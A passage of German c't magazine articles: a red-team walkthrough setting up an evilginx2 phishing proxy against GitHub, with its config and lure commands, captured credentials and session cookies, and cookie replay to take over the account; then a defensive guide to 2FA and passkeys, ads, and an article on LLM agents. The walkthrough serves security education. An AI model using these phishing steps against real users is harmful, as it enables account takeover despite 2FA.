Jetzt geht’s ans Zufeilen des Tools für die geplante Attacke.

Das phishlet für GitHub besteht aus schmalen 29 Zeilen YAML. Sämtliche Funktionen zu erklären würde den Rahmen sprengen, aber `sub_filters` legt beispielsweise fest, welche Teile evilginx2 beim Weiterleiten des Datenverkehrs ersetzen soll. Der Punkt `auth_tokens` bestimmt, welche Cookies bei einem erfolgreichen Login des Opfers gespeichert werden sollen. Wenn es gelingt, sie zu erbeuten, kann ich mich später leicht als Simon bei GitHub einloggen. Mithilfe des phishlets die Phishingsite in Betrieb zu nehmen, geht schnell. Ich lege den Hostnamen für meine Seite fest und teile evilginx2 die IP-Adresse meines Servers mit:

```
config domain ↵
↳beispielfirma.support config
ip <IP-Adresse meines Servers>
phishlets hostname github ↵
↳github.beispielfirma.support
```

Mit `phishlets enable github` wird das GitHub-phishlet aktiv, was automatisch TLS-Zertifikate via Let’s Encrypt erzeugt. Das kleine Symbol eines geschlossenen Schlos-

ses links neben der Adressleiste im Browser wiegt Opfer in Sicherheit. Andererseits ist meine Phishing-Seite nun beispielsweise über Portale wie crt.sh für jedermann auffindbar. Die Seite listet Domains, für die Let's Encrypt und andere Zertifikate ausgestellt haben. Das kann zum Problem werden, weil automatisierte Scanner entdecken könnten, dass unter meiner Domain Phishing betrieben wird. Um denen zu entgehen, hat evilginx2 einen Trick auf Lager, der nebenbei auch verhindert, dass mir andere Internetnutzer als Beifang ins Netz gehen – als einer der Hacker mit guten Absichten will ich das natürlich vermeiden.

Die phishlets reagieren standardmäßig nur auf sogenannte „lures", das sind meist zufällige Zeichenfolgen, die an die Phishing-URL angehängt werden, beispielsweise https://github.beispielfirma.support/lbImICIO. Um das lure für das GitHub-phishlet zu erzeugen, muss ich folgenden Befehl ausführen:

```
lures create github
```

Als letzten Schritt lasse ich mir von evilginx2 meine fertige Phishing-URL samt lure anzeigen:

```
lures get-url 0
```

Die Erfahrung zeigt, dass die Zeichenfolge am Ende der Phishing-URL die wenigsten Nutzer davon abhält, die Seite zu besuchen, zumal es auch Tricks gibt, den vollständigen Link in der Phishing-Mail zu verbergen. Nachdem dies erledigt ist, ist es Zeit für den Druck auf den roten Knopf.

Abfangen der Zugangsdaten

Ich versende die Phishing-Mail an Simon und lege mich auf die Lauer. Sobald er auf den Link klickt, sieht er eine Webseite, die er vom Aussehen und Verhalten nicht von GitHub unterscheiden kann, weil es sich um GitHub handelt. Lediglich die URL in der Adressleiste von Simons Browser könnte meinen Phishing-Versuch verraten, aber ich habe meinem Opfer ja einen plausiblen Grund mitgeteilt, warum er jetzt https://github.beispielfirma.support anstatt https://github.com aufrufen soll. Während Simon mit meiner Phishingsite interagiert, reicht evilginx2 seine Eingaben an https://github.com durch und leitet andererseits alle Antworten von GitHub an Simon weiter. Auf diese Weise meldet sich Simon tatsächlich auf https://github.com an – nur eben mit meinem Phishing-Server als Man-in-the-Middle, der sämtlichen Datenverkehr mitlesen kann.

In der Ausgabe von evilginx2 ploppt die Meldung auf, dass seine Zugangsdaten geloggt wurden:

```
[14:32:27] [+++] [0] Username: ↵
↳[simon.saubermann@cd.sy.gs][14:32:27]
[+++] [0] Password: ↵
↳[&M8S9Ecj&Y6giKah]
```

Die Zugangsdaten bringen mich erstmal nicht weiter, weil Simon eine Zwei-Faktor-Authentifizierung aktiviert hat. Der zweite Faktor besteht in diesem Beispiel aus einem sechsstelligen Einmalpasswort (TOTP), der Simon von Microsofts Authenticator auf einem Smartphone bereitgestellt wird. Nachdem Simon seinen zweiten Faktor eingegeben hat, informiert evilginx2 darüber, dass 2FA-Tokens mitgeschnitten wurden:

```
[14:33:58] [+++] [0] ↵
↳all authorization tokens intercepted!
```

Der Befehl `sessions 1` bietet einen Überblick über die, in diesem Angriff abgefangenen, Zugangsdaten. Währenddessen ist Simon erfolgreich bei GitHub eingeloggt und kann dort ganz normal arbeiten.

```
: sessions 1

id           : 1
phishlet     : github
username     : simon.saubermann@cd.sy.gs
password     : wQBX^.*eAJ/rYTQ#0URDyP!b<;<tH'bvsloCGr+r
tokens       : captured
landing url  : https://github.beispielfirma.support/lbImICIO
user-agent   : Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
remote ip    : [redacted]
create time  : 2023-04-14 14:30
update time  : 2023-04-14 14:33

[{"path":"/","domain":"github.com","expirationDate":1713011737,"value":"ssaubermann","n
gged_in","httpOnly":true},{"path":"/","domain":"github.com","expirationDate":1713011737
[redacted]
y":true},{"path":"/","domain":"github.com","expirationDate":1713011737,"value":"jQ1y3Ip
```

Das Red Team Assessment ist ein auftragsmäßiger Angriff auf einen Entwickler. Mit evilginx2 lassen sich prinzipiell aber massenweise Session-Cookies stehlen.

Griff in die Keksdose

Als Resultat der erfolgreichen Anmeldung hat Simon eine Reihe von Session-Cookies von GitHub bekommen, die ihn für seine aktuelle Sitzung autorisieren. Die mitgeschnittenen Cookies lasse ich mir von evilginx2 anzeigen und kopiere sie in die Zwischenablage. Als Hacker muss ich nichts mehr weiter tun, als https://github.com anzusteuern, die Cookies mit einer Browsererweiterung wie EditThisCookie einzufügen und die Seite neu zu laden. Voilà, ich bin mit Simons Account bei GitHub eingeloggt – ganz ohne das Eintippen von Zugangsdaten oder zweiten Faktor. Ein krimineller Hacker hätte nun alle Möglichkeiten: Er könnte den bei GitHub gespeicherten Quellcode stehlen und verkaufen oder gar manipulieren, um damit Anwender der Software zu schädigen. Hier endet der aktive Teil meines Red Team Assessments. Es folgt der Bericht an die Beispielfirma über den erfolgreichen Angriff, ich erledige bei Bedarf weitere Angriffe und verfasse einen Bericht.

Fazit

Wie die Demonstration des Angriffs mit evilginx2 zeigt, schützt eine Zwei-Faktor-Authentifizierung nicht unbedingt vor Phishing-Angriffen. Das ist weder ein spezifisches Problem von GitHub, noch ein Argument gegen Zwei-Faktor-Authentifizierung an sich. Es ist und bleibt aber unerlässlich zu prüfen, ob die Webseite, auf der man seine Zugangsdaten und zweiten Faktor eingibt, auch wirklich die gewünschte Webseite ist. Dabei kann die automatische Ausfülloption eines Passwortmanagers helfen, weil der Zugangsdaten nur dann automatisch einträgt, wenn die URL im Browser und die im Passwort-Safe übereinstimmen. Noch besser ist es, einen zweiten Faktor zu verwenden, bei dem die Domain Teil des Authentifizierungsprozesses ist, beispielsweise beim Webauthn-Protokoll mit FIDO2-kompatiblen Sicherheitsschlüsseln. Im nächsten Artikel beschreiben wir, wie Sie sich gegen solche und ähnliche Attacken schützen. *(ndi@ct.de)* c't

Der Autor ist Mitarbeiter der SySS GmbH, die sich darauf spezialisiert hat, im Auftrag von Firmen Hackerangriffe auf deren Infrastruktur zu simulieren.

GitHub-Repository des evilginx2-Projekts: ct.de/yp9z

Bild: Andreas Martini

Abgedichtet

Angriffe auf den zweiten Faktor – So schützen Sie sich

Benutzerkonten mit einem zusätzlichen Faktor zu schützen ist eine gute Idee, hundertprozentigen Schutz bieten gängige Zwei-Faktor-Methoden allerdings nicht. Wie Sie Ihre Accounts bestmöglich abdichten und wie Sie das Risiko, Opfer eines Angriffs zu werden, minimieren, zeigt dieser Artikel.

Von Kathrin Stoll

Die vorangegangenen Artikel in diesem Schwerpunkt haben gezeigt, wie Hacker die meisten Zwei-Faktor-Verfahren aushebeln können. Man kann es nicht oft genug sagen: Einen zweiten Faktor einzurichten, ist trotzdem unbedingt empfehlenswert, auch wenn er keinen hundertprozentigen Schutz bietet. Hier lesen Sie, welche 2FA-Methoden sicherer als andere sind, und erfahren, wie Sie Ihre Accounts mit verfügbaren Mitteln optimal abdichten können. Ein Patentrezept gegen Cyberschurken haben wir zwar nicht, aber wenn Sie unsere Tipps beachten, haben Sie gute Chancen, Angriffsversuche abzuwehren.

Den ersten Faktor abdichten

Bevor wir uns dem zweiten Faktor widmen, müssen wir allerdings zunächst eine alte Binsenweisheit loswerden: Vergeben Sie starke Passwörter und – ganz wichtig – wählen Sie für jeden Account ein anderes. Damit Sie sich die verschiedenen kryptischen Zeichenfolgen für dutzende Accounts nicht merken müssen, empfehlen wir, einen Passwortmanager zu nutzen. Die meisten können sichere Passwörter generieren. Für welchen Passwortmanager Sie sich entscheiden, ist fast egal, wichtig ist, dass Sie diesen mit einem sicheren Masterpasswort schützen.

Wer vor einer Open-Source-Lösung wie Bitwarden, KeepassXC oder Pass zurückschreckt und kein Geld für ein Abo bei kommerziellen Passwortmanagern wie 1Password ausgeben möchte, kann auf Passwortmanager der Betriebssysteme und Browser zurückgreifen. Wie Sie sich

auch entscheiden, die „Automatisch-Ausfüllen"-Funktion von Browsern und Browsererweiterungen der Passwortmanager sollten Sie deaktivieren. Tracker und Skripte könnten Mailadressen, Passwörter und sonstige sensible Daten stehlen – in vielen Fällen, ohne dass Sie das merken.

Den sichersten zweiten Faktor einrichten

Viele Onlinedienste bieten die Möglichkeit, Nutzerkonten zusätzlich mit einem zweiten Faktor abzusichern. Manche, etwa die Entwicklerplattform GitHub, zwingen ihre Nutzer mittlerweile sogar dazu (siehe c't 10/2023, S. 140). Unbedingt empfehlenswert ist die Einrichtung in jedem Fall. Zweiter Faktor ist dabei aber nicht gleich zweiter Faktor.

Komfortabel und einfach zu nutzen ist beispielsweise SMS. Diese Methode erfordert weder spezielle Hard- noch Software, ein einfaches Mobiltelefon genügt. Trotzdem sollten Sie davon Abstand nehmen, auch wenn SMS dem gänzlichen Verzicht auf einen zweiten Faktor vorzuziehen ist. Der Grund für unsere Abneigung gegenüber SMS: Sie sind nicht an das jeweilige Gerät gekoppelt. Angreifer, die es auf Ihre Onlinekonten abgesehen haben, können einen Kniff namens SIM Swapping nutzen, bei dem Sie in Ihrem Namen eine weitere SIM-Karte für Ihre Telefonnummer beantragen, um die SMS mit den 2FA-Codes abzufangen. Weil der Schutz im Vergleich so gering und für den Dienstanbieter zudem kostenintensiv ist (er muss für die SMS bezahlen), ist die SMS als zweiter Faktor immer seltener im Angebot.

Statt offene, dokumentierte 2FA-Standards zu nutzen, integrieren manche Webdienste ihre mobile App in den Anmeldeprozess. Sie kennen das Prinzip möglicherweise von Google, PayPal, Microsoft, Apple oder Steam. In der Regel erhalten Sie dabei eine Push-Benachrichtigung der App auf Ihrem Smartphone oder Tablet. Entweder müssen Sie die Anmeldung anschließend über eine Schaltfläche bestätigen oder eine Zahlenfolge oder ein Symbol abgleichen. Diese Methode zu wählen, hat gegenüber etablierten 2FA-Standards Nachteile. So kann man in der Regel nicht nachvollziehen, wie die Funktion implementiert ist und ob das Ihren persönlichen Sicherheitsanforderungen genügt. Hinzu kommt, dass man sich als Nutzer schnell daran gewöhnt, Login-Anfragen zu bestätigen, gerade wenn dazu nur der Klick auf eine Schaltfläche notwendig ist. Die Gefahr, dass ein Fremdzugriff durchrutscht, ist hoch. Seien Sie wachsam und bestätigen Sie Login-Anfragen nie leichtfertig. Erhalten Sie ohne Anlass eine solche Anfrage, kann es sein, dass sich gerade jemand mit Ihren Zugangsdaten einloggen will. Ändern Sie dann Ihr Passwort, um auf Nummer sicher zu gehen.

Etwas sicherer sind zeitlich begrenzt gültige Einmalpasswörter als zweiter Faktor, sogenannte Time-based One-Time Passwords (kurz TOTP). Ist TOTP aktiv, müssen Sie beim Einloggen zusätzlich zu Ihrem festen Passwort einen Zahlencode eingeben, den Sie mit einer App wie dem Google- oder Microsoft-Authenticator, Authy, OTP oder FreeOTP generieren können. Einige Passwortmanager, darunter 1Password und der iCloud-Schlüsselbund in iOS können das auch. Wer es noch sicherer haben will, nutzt dafür einen TOTP-Stick, zum Beispiel einen YubiKey oder einen Hardware-TOTP-Generator wie den Reiner SCT Authenticator. So sind die kryptografischen Geheimnisse zum Erzeugen der Codes vor Trojanern geschützt, da sie auf einer gesicherten separaten Hardware gespeichert werden.

Die sicherste Wahl

Wo Apps und Websites es anbieten, sollten Sie auf das FIDO2-Verfahren setzen. FIDO2 nutzt ein kryptografisches Public-Private-Key-Verfahren. Der private Schlüssel wird sicher auf der Hardware des Benutzers gespeichert, der öffentliche Schlüssel wird auf dem Server des jeweiligen Anbieters einer Website oder App abgelegt. Beide Bestandteile des Schlüsselpaars in Kombination sind nötig, um sich in einem sogenannten Challenge-Response-Verfahren zu authentifizieren. Bei FIDO2 fließt automatisch die Domain des Dienstes in die Authentifizierung ein. Das macht das Verfahren resistent gegen klassisches Phishing, bei dem Angreifer versuchen, Sie dazu zu bringen, Ihre Zugangsdaten auf einer Phishing-Website einzugeben (siehe S. 16).


Um einen Account per FIDO2 abzusichern, brauchten Sie bis vor einiger Zeit einen externen Sicherheitsschlüssel.

Um einen Account per FIDO2 abzusichern, brauchten Sie bis vor einiger Zeit einen externen Sicherheitsschlüssel, der als Authenticator dient. Mittlerweile können Sie stattdessen auch den in modernere Rechner, Smartphones und Tablets eingebauten Sicherheitschip (je nach Anbieter auch unter TPM, Trusted Plattform Module oder Secure Element bekannt) einsetzen. Details und offene Fragen zum FIDO2-Standard haben wir in einer FAQ beleuchtet (siehe c't 9/2022, S. 32). Je nach Implementierung kommt FIDO2 auch ohne Passwort aus. Das ist der Königsweg, denn wo es kein Passwort gibt, kann es auch nicht geklaut werden.

Seit 2022 wird das passwortlose FIDO2-Verfahren auch unter dem Namen Passkeys gehandelt (siehe c't 26/2022, S. 126). Dabei handelt es sich im Wesentlichen um eine benutzerfreundlichere Version des FIDO2-Standards. Passkeys sind über die Herstellerclouds von Apple und Google zwischen Geräten aus demselben Produktuniversum synchronisierbar und lassen sich aufgrund der Cloudspeicherung auch bei Verlust aller Ihrer Geräte wiederherstellen. Microsoft soll dieses Jahr nachziehen. Eine nahtlose Synchronisation zwischen Geräten aus unterschiedlichen Produktuniversen soll noch in diesem Jahr über die Passwortmanager 1Password und Dashlane möglich werden. Auch die Open-Source-Software Bulwark Passkey erlaubt es, Passkeys über ver-

c't kompakt

- 2FA ist eine wertvolle zweite Verteidigungslinie gegen Angreifer. Die verfügbaren Verfahren sind allerdings nicht alle gleich sicher.
- Selbst das derzeit sicherste verfügbare Verfahren schützt nicht vor Session-Cookie-Diebstahl.
- Schützen können Sie sich, indem Sie wachsam gegenüber Social-Engineering-Techniken bleiben.



Per QR-Code koppeln Sie das Smartphone mit dem Rechner.

schiedene Gerätetypen hinweg zu synchronisieren. Bisher unterstützt Bulwark Linux- und Windows, Support für macOS, Android und iOS soll folgen. Die Software emuliert einen USB-Sicherheitsschlüssel, um die Passkeys unabhängig vom Browser und Client nutzbar zu machen. Anders als bei Apple, Google und Microsoft werden die Passkeys dabei nicht in einem Hardwaresicherheitschip abgelegt, sondern mit dem Verschlüsselungsstandard AES-256 mithilfe des Masterpassworts verschlüsselt, bevor sie wahlweise lokal auf Ihrem Gerät oder in der Cloud gespeichert werden. Gegenüber der Speicherung auf einem Hardwaresicherungschip ist das weniger sicher, mehr Sicherheit als die bis zu dieser Stelle vorgestellten 2FA-Verfahren bietet es aber trotzdem.

So gehts

Die Einrichtung von Passkeys ist einfach. Beim Registrieren eines neuen Benutzerkontos bei einem Dienst geben Sie wie gewohnt einen Benutzernamen ein und bestätigen, dass Sie einen Passkey auf dem Gerät sichern wollen. Voraussetzung ist lediglich, dass Sie unter macOS, iOS und iPadOS den iCloud-Schlüsselbund aktiviert haben. Eine Liste von Diensten, die die Authentifizierung per Passkey bereits anbieten, finden Sie unter der Webadresse passkeys.directory.

Nutzen Sie Google Chrome oder Safari auf einem Rechner, können Sie Ihr Smartphone oder Tablet (Android und iOS) als externen Passkey-Authenticator einrichten. Ihr Smartphone fungiert in diesem Szenario als physischer Sicherheitsschlüssel, den Sie jedes Mal benötigen, wenn Sie sich gegenüber einem Dienst per Passkey authentifizieren wollen. Beim Anlegen eines Passkeys für eine Website zeigt diese Ihnen einen QR-Code. Den QR-Code scannen Sie mit der Kamera Ihres Smartphones oder Tablets. Anschließend bestätigen Sie auf dem Mobiltelefon oder Tablet, dass Sie es per QR-Code mit dem Rechner koppeln wollen. Bei Android-Geräten können Sie das Häkchen „Diesen Computer merken“ setzen, wodurch das Gerät dauerhaft mit Ihrem Rechner verknüpft wird. Steht die Verbindung, bietet Ihnen Ihr Mobilgerät an, den Passkey für die Website zu speichern.

Wenn Sie sich künftig mit dem Passkey beim Webdienst am Rechner anmelden wollen, scannen Sie den QR-Code erneut und bestätigen anschließend, dass Sie den Passkey verwenden möchten. Das Scannen entfällt, wenn Sie Rechner und Android-Smartphone durch Setzen des Hakens dauerhaft verknüpft haben. Während der Anmeldung am Rechner erscheint dann eine Benachrichtigung auf dem Smartphone, über die Sie den Passkey freigeben.

Die Gefahr, Anmeldedaten versehentlich auf einer Phishing-Website einzugeben, wird mit Passkeys erfolgreich eliminiert. Auch durch die auf Seite 17 beschriebene MFA-Fatique-Masche können Hacker Ihre Accounts nicht übernehmen, schließlich gibt es weder Passwörter zu stehlen noch Möglichkeiten, Sie dazu zu bewegen, Ihren zweiten Faktor durch ständige Pushbenachrichtigungen oder wiederholte nächtliche Anrufe preiszugeben. Wo es angeboten wird, sollten Sie FIDO2 entweder als zweiten Faktor oder besser noch in der passwortlosen Variante unbedingt einrichten.

Nicht ganz wasserdicht

Hundertprozentige Sicherheit bietet allerdings auch FIDO2 nicht. Selbst Nutzerkonten, die Sie mit dieser derzeit sichersten aller gängigen Authentifizierungsmethoden absichern konnten, sind nicht vor Session-Cookie-Diebstählen geschützt. Session Cookies sind kleine Datenpakete, die beim Einloggen auf Websites in ihrem Browser hinterlegt werden. Durch die Cookies werden Sie als Nutzer identifizierbar. Sie stellen sicher, dass Sie sich nicht bei jedem Seitenwechsel erneut anmelden müssen und erleichtern die Interaktion mit einer Webanwendung erheblich.

Das ist allerdings nur die eine Seite der Medaille. Die Kehrseite ist, dass Angreifer diese Cookies stehlen und so Ihre aktiven Onlinesitzungen übernehmen können, auch ohne Ihre Zugangsdaten zu kennen. Eine Methode des Cookie-Raubs, die bei einem per FIDO2 abgesicherten Account nicht funktioniert hätte, weil eine Phishing-Website involviert war, haben Sie bereits auf Seite 22 kennengelernt. Es gibt jedoch auch Session-Cookie-Diebstahl-Varianten, gegen die FIDO2 nicht schützt:

Der Angreifer jubelt Ihnen dabei zum Beispiel einen verseuchten Mailanhang unter, der die Cookies aus Ihrem Browserprofil abgreift. Importiert er die Cookies anschließend in seinen Browser, ist er bei allen Accounts eingeloggt, bei denen Sie sich nicht aktiv ausgeloggt haben. Ihre Zugangsdaten oder den zweiten Faktor benötigt er für diesen Angriff nicht. Dagegen schützen können Sie sich, indem Sie bei wichtigen Diensten nicht dauerhaft eingeloggt bleiben – etwa, indem Sie sich grundsätzlich nach jeder Nutzung ausloggen. Dadurch schließt der Dienst die aktive Sitzung und das Session-Cookie wird für den Angreifer wertlos. Beachten Sie außerdem grundlegende Security-Tipps für Ihre Geräte, die wir im Rahmen unserer Security-Checklisten (etwa in c’t 20/2021, S. 14) zusammengefasst haben. Achten Sie besonders unter Windows darauf, dass ein Antivirenprogramm mit aktuellen Virensignaturen aktiv ist, damit eine derartige Malware es nicht auf Ihr System schafft. Der vorinstallierte Windows Defender macht einen guten Job. Standard sollte auch sein, dass Sie unabhängig vom Betriebssystem stets alle verfügbaren Sicherheitsupdates installieren. Bietet der Her-

bluechip empfiehlt Windows 11 Pro für Unternehmen

bluechip
CREATING COMPUTERS.

bluechip BUSINESSline Workstations

Für Profis konzipiert

Beeindruckene Leistung für Kreative

bluechip BUSINESSline Workstation WS800

Mit einem Volumen von 13 Litern und bis zu drei Grafikkarten ist dies die leistungsstärkste Mini-Workstation in unserem Portfolio.

+ Intel® Core™ i9-13900K Prozessor (24 Kerne, bis zu 5.80 GHz)
+ Windows 10 Pro (Downgrade von Windows 11 Pro)
+ PCIe x16 Gen5 Steckplatz für dedizierte Grafikkarte (Triple-Slot, bis zu 31 cm Baulänge)
+ bis zu 64 GB Dual-Channel DDR5
+ drei M.2 SSD-Slots NVMe™
+ zwei Thunderbolt™ 4-Anschlüsse (USB 4.0, Type-C)
+ Intel® Wi-Fi 6E, Bluetooth 5.2, Dual-LAN (10 GB + 2.5 GB)

MIT VIDEO


intel. CORE i9

NVIDIA. RTX


36 MONATE GARANTIE

BTO BUILD TO ORDER KONFIGURIEREN

Smartphone als Passkey-Authenticator: Android-Geräte können Sie dauerhaft mit einem Rechner koppeln.



Das Koppeln funktioniert aus Sicherheitsgründen nur, wenn sich die Geräte in der Nähe befinden.



Im letzten Schritt bestätigen Sie am Smartphone, dass Sie einen Passkey für den Dienst erstellen wollen.

steller Ihres Geräts keine Updates mehr an, ist ein Wechsel anzuraten. Auch Programme wie den Webbrowser, den Mailclient und das Office-Paket sollten Sie stets auf dem aktuellen Stand halten.

Hören Sie trotz vorbildlich mit der jeweils besten verfügbaren Methode geschützter Accounts auf keinen Fall damit auf, E-Mails von unbekannten Absendern grundsätzlich mit Skepsis zu begegnen. In Zeiten von dedizierten Phishing-Kits, wie wir sie ab Seite 16 vorgestellt haben, und KI-Modellen wie ChatGPT (siehe c't 8/2023, S. 108) sind Phishing-Mails oft schwer zu erkennen. Die alten Hinweisgeber, etwa eine völlig abwegige Senderadresse, hanebüchene Rechtschreibung und Grammatik oder ein allzu schlecht kopiertes Corporate Design großer Firmen haben sich überlebt.

Verzichten Sie weiterhin darauf, leichtfertig auf Links in E-Mails von unbekannten Absendern zu klicken. Die Vertrauenswürdigkeit von E-Mailadressen und URLs können Sie schnell und unkompliziert von einem geeigneten Dienst einschätzen lassen. Dabei helfen kann Ihnen zum Beispiel die Browserextension Mitaka (siehe c't 14/2022, S. 86). Sie bietet eine große Auswahl an Tools, die Ihnen binnen Sekunden verraten können, ob die URL login.m1crosoftonline.tld oder die Emailadresse support@microsoft-online.tld wohl wirklich zu Microsoft gehören. Wenn einschlägige Tools wie Email.io keine eindeutige Einschätzung liefern und Sie unsicher sind, ob eine Mail nicht doch vom angegebenen Absender stammt, fragen Sie besser direkt bei der betreffenden Person nach. Am besten nutzen Sie einen bereits zuvor genutzten Kontaktweg, etwa das Telefon.

Bei Mailanhängen ist besondere Vorsicht geboten (siehe c't 19/2022, S. 18). Der häufigste Verbreitungsweg für Schädlinge sind verseuchte Dateianhänge. Grundsätzlich gilt: Öffnen Sie Anhänge nur, wenn sie von einem vertrauenswürdigen Absender stammen. Meiden Sie ausführbare Dateiformate wie EXE und SCR, Office-Dateien mit Makros sowie Dateiarchive wie ZIP und ISO.

Fazit

2FA macht Ihre Accounts sicherer, jedoch leider nicht so sicher, dass Sie sich darauf ausruhen können, bei allen Ihren Accounts einen – oder sogar den jeweils sichersten – zweiten Faktor eingerichtet zu haben. Lobenswert und sinnvoll ist es trotzdem. Schützen können Sie sich nur, indem Sie sich unabhängig vom jeweiligen Schutzlevel Ihrer Onlinekonten weiterhin umsichtig verhalten. Eine einzelne technische Maßnahme, die Ihre Accounts komplett abdichtet, sodass Sie sich gänzlich entspannt zurücklehnen können, wird es möglicherweise niemals geben. Denn selbst falls doch in Kürze eine Authentifizierungsmethode auf dem Plan treten sollte, gegen die alle bisherigen Angriffsszenarien wirkungslos sind, würde es vermutlich nicht lange dauern, bis Cyberschurken einen Weg gefunden haben, sie zu umgehen. *(kst@ct.de)* c't

1blu

Viel Platz für Ideen!
Homepage .DE

12 .de-Domains inklusive

- > Kostenlose SSL-Zertifikate per Mausklick
- > Viele 1-Klick-Apps inklusive
- > Webbaukasten
- > Webkonferenzlösung
- > 100 GB Webspace
- > 800 E-Mail-Adressen
- > 80 GB E-Mail-Speicher
- > 80 MySQL-Datenbanken

2,69 €/Monat*

Angebot verlängert bis 31.05.2023.
Preis gilt dauerhaft.

* Preis/Monat inkl. 19% MwSt. Es fällt keine Einrichtungsgebühr an.
Vertragslaufzeit 6 Monate, jederzeit kündbar mit einem Monat Frist zum Vertragsende.

030 – 20 18 10 00 | nur unter **www.1blu.de/de**

Macherqualitäten

ChatGPT & Co. steuern autonome Agenten

Forscher und Entwickler haben großen Sprachmodellen beigebracht, eigenständig komplexe Aufgaben zu bearbeiten. Diese steuern sich dabei ein Stück weit selbst und interagieren mit ihrer Umwelt. Das eröffnet viele neue Einsatzszenarien bis hin zur Robotersteuerung.

Von Jo Bager

Die Texte für die Folien einer längeren Präsentation generieren: Mit Sprachmodellen (Large Language Models, LLMs) lassen sich auch solche aufwendigeren Projekte verwirklichen. Allerdings muss der Nutzer dem Sprachmodell für jeden Schritt per Prompt immer wieder Anweisungen geben, etwa um ihm nach und nach den Aufbau der Präsentation sowie die Inhalte für die einzelnen Folien zu entlocken. Eine Reihe neuer Projekte soll Sprachmodelle dazu bringen, solche komplexen Aufgaben selbstständig zu lösen.

Ausprobieren kann man das zum Beispiel auf der Homepage von AgentGPT, das auf GPT-3.5 aufsetzt. Gibt man einem Agenten dort einen Auftrag, etwa „Erstelle mir eine 30-seitige Präsentation über LLMs im Journalismus: Wie können Journalisten sie nutzen und was sind die Gefahren?“, startet dieser sofort durch und zerlegt die Aufgabe zunächst in Teilaufgaben, wobei er ins Englische wechselt:

- Adding Task: Gather research and information about LLMs and their use in journalism.
- Adding Task: Create an outline for the presentation, including sections on how journalists can use LLMs and the potential threats.
- Adding Task: Write and format the 30-page presentation, incorporating the gathered information and outlined sections.

Diese Teiljobs arbeitet AgentGPT dann nach und nach ab, bis er am Ende einen Teil der Präsentationsinhalte im Browser anzeigt. Er fertigt sie nur deshalb nicht vollständig an, weil das offenbar zu teuer ist: „We’re sorry, because this is a demo, we cannot have our agents running for too long.“ Wer mag, kann seinen OpenAI-API-Schlüssel hinterlegen und AgentGPT auf eigene Kosten arbeiten lassen.


Gedächtnis und Schnittstellen

Eine ähnliche im Browser nutzbare Anwendung findet sich bei Godmode.space. Der Agent dort legt allerdings nicht sofort los, sondern setzt auf Kooperation mit dem Anwender. Auf die Anforderung „Create a 30 page presentation about LLMs in journalism: how can journalists use them and what are the threats?“ hin lässt er den Besucher an seinen „Ideen“ teilhaben. Bevor der Bot einen Teilschritt ausführt, muss der Anwender ihn bestätigen. Alternativ kann er eigene Ideen einbringen und den Bot damit in eine andere Richtung lenken.

Wegen ihrer Browseroberfläche sind AgentGPT und Godmode.space zwei besonders anschauliche Vertreter einer ganzen Reihe von Projekten, die in den letzten Wochen entstanden sind. Viele davon dürften durch BabyAGI von Yohei Nakajima inspiriert worden sein, einem JavaScript-Skript von nicht einmal 9 KByte Länge. Mehr als 20 solcher Systeme listet die GitHub-Homepage von BabyAGI auf.

Alle diese Projekte haben einen ähnlichen Aufbau und eine vergleichbare Funktionsweise. Sie benutzen das API von OpenAI, um Aufgaben zu lösen beziehungsweise komplexe Aufträge in kleinere Schritte aufzuteilen. Eine Datenbank speichert Teilaufgaben und Zwischenergebnisse.

Im Wesentlichen durchläuft ein Skript eine Schleife: Es holt die erste noch nicht abgeschlossene Aufgabe einer solchen Liste aus der Datenbank, arbeitet sie ab und speichert das Ergebnis in der Datenbank. Anschließend lässt es neue Aufgaben erzeugen und priorisiert die Aufgabenliste neu, abhängig vom Gesamtziel und dem Ergebnis der zuvor erledigten Aufgabe.



Godmode.space klärt jeden seiner geplanten Schritte mit dem Benutzer ab. Der kann dem Bot auch andere Teilaufgaben geben.

Bei allen Schritten verwenden diese Agenten eine Technik namens Self Prompting: Sie füttern die OpenAI-API mit einem Prompt, um sich von GPT neue Prompts generieren zu lassen, die den weiteren Ablauf steuern. Neue Aufgaben erzeugt BabyAGI zum Beispiel folgendermaßen:

```
const prompt = `You are an AI who
  performs one task based on the
  following objective: ${objective}\n.
  Take into account these previously
  completed tasks: ${context}\n.
  Your task: ${task}\nResponse:`
```

Die Variable `objective` enthält dabei die Gesamtaufgabe, die Variable `context` die bereits gelösten Teilaufgaben und die Variable `task` die aktuelle Teilaufgabe.

BabyAGI und AgentGPT kommunizieren für ihre Problemlösungen nur mit OpenAI, Godmode.space ist da bereits einen Schritt weiter. Es fragt auch Suchmaschinen ab und wertet die zurückgelieferten Ergebnisse aus.

Kleine autonome Welt

Die 25 Software-Agenten, die in der virtuellen Welt Smallville „leben und arbeiten“, können noch viel mehr. Die Agenten „wachen auf, machen Frühstück und gehen zur Arbeit; Künstler malen, während Schriftsteller schreiben; sie bilden sich Meinungen, nehmen sich gegenseitig wahr und beginnen Gespräche; sie erinnern sich an vergangene Tage und denken über sie nach, während sie den nächsten Tag planen“ – so ihre Urheber, Forscher von der Stanford-Universität und Google.

Die 2D-Welt Smallville und ihre Einwohner gehören zum wissenschaftlichen Paper „Generative Agents: Interactive Simulacra of Human Behavior“ (siehe ct.de/y2yp). Die Praxissimulation soll aufzeigen, wie glaubwürdig sich menschliches Verhalten in interaktiven Anwendungen abbilden lässt.

Wie bei BabyAGI & Co. benutzt ihr System ein Sprachmodell, GPT-3.5, das die Handlungen und Gespräche der Agenten als Text ausgibt. Der wiederum dient anderen Agenten als Input, genau wie die Beschreibung der einzelnen Orte in Smallville. Das Sprachmodell spielt also parallel die Handlungen von 25 Agenten wie in einem Rollenspiel durch.

Die Forscher haben eine interaktive Demo bereitgestellt, in der man die Agenten 48 Stunden lang begleiten kann (ct.de/y2yp). Jeder Agent lässt sich anklicken. So können Beobachter jederzeit in Textform nachvollziehen, was er gerade tut, wo er sich aufhält und mit wem er sich worüber unterhält.

Auf der Demo-Seite zum Aufsatz „Generative Agents: Interactive Simulacra of Human Behavior“ kann man virtuelle Agenten durch ihren Tag begleiten.

Der im Februar veröffentlichte Aufsatz und Smallville haben ein riesiges Medienecho erfahren – und letztlich den Boom der Agentensysteme ausgelöst. Das hat sicherlich auch damit zu tun, dass die Wissenschaftler nicht nur auf der Sprachebene geblieben sind, sondern eine grafische Welt geschaffen haben, in der ihre Agenten agieren.


Sprachmodell als Robotersteuerung?

